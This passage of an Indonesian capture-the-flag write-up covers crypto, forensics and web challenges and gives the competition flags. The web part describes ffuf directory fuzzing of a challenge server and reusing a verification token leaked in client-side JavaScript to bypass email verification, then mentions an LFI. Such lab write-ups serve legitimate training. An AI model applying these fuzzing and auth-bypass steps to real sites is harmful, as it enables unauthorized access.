0100110101001100110110010000110011011001000011001101100100001100110110010000110011
011001000011001101100100
```

## Technical Review

Kita diberikan sebuah kasus, pada intinya kita diberi clue bahwa *password*-nya adalah **BiHB32R13**. Awalnya kami mengira *password* tersebut merupakan **XOR Key**, namun terdapat *password* tersebut merupakan susunan enkripsi untuk **soal.secret**,


Bi = Binary

H = Hex

B32 = Base32

R13 = Rotate 13

Cukup menggunakan **CyberChef** untuk melakukan dekripsi secara otomatis:



FLAG: **WRECKIT40{CRYPTO\_tolongin\_aku\_dong!!,\_kurangPemanasan\_hehehe}**

# Forensic

## Mixxedup

### Description

Tidak hanya minumam keras yang membuat mabuk, pict el ini juga membuat saya mabuk

author: AOD

### Attachments

c.jpg

### Technical Review

Kita diberikan sebua file gambar, saat ditelurusi lebih lanjut menggunkana berbagai macam aplikasi **steg**, tidak terdapat apapun yang mencurigakan.



Namun ketika menggunakan `binwalk`, terdapat beberapa file yang tersembunyi:

```
aimardcr@ASUS: /mnt/c/User x + v
(aimardcr@ASUS)-[/mnt/c/Users/Aimar/Desktop/CTF/for]
$ binwalk c.jpg


DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0          JPEG image data, JFIF standard 1.01
81884        0x13FDC      Zip archive data, at least v2.0 to extract, compressed size: 31, uncompressed size: 31, name: dobleh.txt
81955        0x14023      Zip archive data, at least v2.0 to extract, compressed size: 132861, uncompressed size: 138371, name: flag.png
214964       0x347B4      End of Zip archive, footer length: 22

(aimardcr@ASUS)-[/mnt/c/Users/Aimar/Desktop/CTF/for]
$
```

Terdapat sebuah *zip* yang tersembunyi, yang dimana isi dari *zip* tersebut merupakan: `dobleh.txt`:

```
saya aslinya 400, sekarang 2000
```

`flag.png`:



Oke, dari *hint* yang diberikan di `dobleh.txt`, kita tau bahwa ukuran asli gambar ini merupakan 400, namun ketika dilakukan `pngcheck`, *CRC* dari gambar tersebut tidak terdapat masalah alias memiliki *integrity* yang sesuai.

Disini kami bingung harus diapakan, namun ketika lebih teliti, terdapat tulisan-tulisan pada gambar tersebut pada warna yang berbeda, disini juga ukuran gambar adalah 2000 *pixel*, disini kami langsung berasumsi bahwa kami perlu memisahkan setiap, maka dari itu kami mencoba solusi berikut:

```
from PIL import Image

image = Image.open("flag.png")
```

```

new_image = Image.new("RGB", (400, 400), (0, 0, 0))

step = 0
for x in range(400):
    for y in range(400):
        r, g, b = image.getpixel((step, y))

        new_image.putpixel((x, y), (r, g, b))
        step += 5

new_image.save("new_image.png")

```

dan ketika dijalankan, benar saja terdapat *partial flag* dari gambar pertama:

**V1JFQ0tJVDQwe**  
**3AxeDNMc19NN**  
**G**

lalu kita ubah sedikit kode-nya untuk mendapatkan gambar kedua:

```

from PIL import Image

image = Image.open("flag.png")
new_image = Image.new("RGB", (400, 400), (0, 0, 0))

step = 0
for x in range(400):
    for y in range(400):
        r, g, b = image.getpixel((step + 1, y)) # Perubahan disini

        new_image.putpixel((x, y), (r, g, b))
        step += 5

```

```
new_image.save("new_image.png")
```

**szX00zX0Mwb  
mZ1NTNkXzQ  
wRH0=**

Setelah kami *decode* base64 `V1JFQ0tJVDQwe3AxeDNMc19NNGszX00zX0MwbmZ1NTNkXzQwRH0=` dan dapat flagnya!

FLAG: WRECKIT40{p1×3Ls\_M4k3\_M3\_C0nfu53d\_40D}

## Web

jwttt

### Description


Masuklah dengan login

author: ryndrr#2727


<http://167.71.207.218:50620>

### Technical Review

Pada challenge ini kita diberikan website yang didalamnya blank seperti berikut:




Website ini menggunakan react, dan kita dapat melihat source code react nya menggunakan developer console:



**Solution**

Saat kita di developer console, kita perlu masuk ke folder `/app/src/component/flag.js` dimana didalamnya terdapat flag seperti berikut:



## register

### Description


Mau daftar ikut lomba? Silahkan akses web ini. Eh tapi tidak bisa register, lah gimana peserta mau join coba? Mungkin sebenarnya ada tapi tidak langsung terlihat, harus lebih jeli saja.

Author: meshifox

<http://167.71.207.218:35081>

### Technical Review

Pada challenge ini kita akan diberikan website seperti berikut:



Website login page sederhana yang tidak ada tanda-tanda tombol register, mungkin?

## Solution

Untuk mengerjakan challenge ini kita diperlukan untuk melakukan fuzzing pada website. Disini saya menggunakan aplikasi **ffuf** seperti berikut untuk mendapatkan hidden directory:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u  
http://167.71.207.218:35081/FUZZ.php
```

Output:

```
.hta           [Status: 403, Size: 282, Words: 20, Lines: 10, Duration: 2734ms]  
.htpasswd     [Status: 403, Size: 282, Words: 20, Lines: 10, Duration: 3740ms]  
.htaccess     [Status: 403, Size: 282, Words: 20, Lines: 10, Duration: 4754ms]  
index        [Status: 302, Size: 1, Words: 1, Lines: 2, Duration: 69ms]  
login        [Status: 200, Size: 1269, Words: 249, Lines: 38, Duration: 76ms]  
logout       [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 64ms]  
signup       [Status: 200, Size: 1692, Words: 358, Lines: 48, Duration: 85ms]  
:: Progress: [4713/4713] :: Job [1/1] :: 567 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
```

Disitu kita akan melihat endpoint **signup.php** yang kita bisa akses di <http://167.71.207.218:35081/signup.php>.

167.71.207.218:35081/signup.php

## Register

### Register

Username

Email

Password

Password Confirm

Sign Up

Already have an account? [Login](#)

Setelah kita akses kita akan menemukan login page seperti diatas. Disini kita bisa menginputkan username, email, dan password palsu kita ke form.

# Register

Username

Email

Password


Password Confirm

Sign Up


Already have an account? [Login](#)

Setelah kita submit maka akan tampil merah-merah seperti berikut





Dan saat kita melihat ke source code website kita akan menemukan script js yang ter-embed disana.



Ini kita copas ke <https://deobfuscate.io/> agar mudah dibaca.



file:///home/dimas/Documents/Writeup/wrectit/register/solve.html

file://

```
var postRequest = new XMLHttpRequest(); postRequest.open('POST',
'http://localhost/'); postRequest.setRequestHeader('Content-Type',
'application/json;charset=UTF-8'); postRequest.send(JSON.stringify({
text: '<!DOCTYPE html><html lang="en"><head><meta
charset="UTF-8"><title>Send mail</title><style>.wrapper {padding:
20px;color: #444;font-size: 1.3em;}a {background: #592f80;text-
decoration: none;padding: 8px;15px;border-radius: 5px;color: #fff;}
</style></head><body><div class="wrapper"><p>Thank you for
signing up on our site. Please click on the link below to verify your
account:.</p><a href="http://localhost
/verify_email.php?token=53f5f385a178ea4648356af3ce577bc0c4f7a3
66d85784e7e6283c8cf068b56b">Verify Email!</a></div></body>
</html>', complete: false })); postRequest.onreadystatechange =
function() { if (postRequest.readyState === 4) { var data =
JSON.parse(postRequest.responseText); console.log(data); } }
```

OK


output dari alert tersebut setelah di deobfuscate:

```
var postRequest = new XMLHttpRequest;
postRequest.open("POST", "http://localhost/");
postRequest.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
postRequest.send(JSON.stringify({text: '<!DOCTYPE html><html lang="en"><head><meta
charset="UTF-8"><title>Send mail</title><style>.wrapper {padding: 20px;color:
#444;font-size: 1.3em;}a {background: #592f80;text-decoration: none;padding:
8px;15px;border-radius: 5px;color: #fff;}</style></head><body><div
class="wrapper"><p>Thank you for signing up on our site. Please click on the link
below to verify your account:.</p><a href="http://localhost/verify_email.php?
token=53f5f385a178ea4648356af3ce577bc0c4f7a366d85784e7e6283c8cf068b56b">Verify
Email!</a></div></body></html>', complete: false}));
postRequest.onreadystatechange = function () {
  if (postRequest.readyState === 4) {
    var data = JSON.parse(postRequest.responseText);
    console.log(data);
  }
};
```


Kita bisa melihat bahwa ada `/verify_email.php?`

`token=53f5f385a178ea4648356af3ce577bc0c4f7a366d85784e7e6283c8cf068b56b` di dalam source code diatas, ini bisa kita gunakan untuk memverifikasi email kita dengan mengaksesnya melalui url seperti berikut: [http://167.71.207.218:35081/verify\\_email.php?token=53f5f385a178ea4648356af3ce577bc0c4f7a366d85784e7e6283c8cf068b56b](http://167.71.207.218:35081/verify_email.php?token=53f5f385a178ea4648356af3ce577bc0c4f7a366d85784e7e6283c8cf068b56b)

Setelah kita mengakses link tersebut maka kita sekarang bisa login sebagai user yang kita buat tadi.

A login form interface with a light blue border. At the top, the word "Login" is written in a large, blue, serif font. Below it, the text "Username or Email" is displayed in a smaller, dark blue, sans-serif font. Underneath this label is a white input box with a thin blue border containing the text "nue". Below the input box, the text "Password" is displayed in the same dark blue, sans-serif font. Underneath this label is a white input box with a thin blue border containing three empty circles, representing a password field. At the bottom of the form is a solid blue rectangular button with the word "Login" written in white, sans-serif font.

Dari sini kita bisa mengakses dashboard, dimana disitu terdapat LFI seperti berikut.



## Welcome, nue

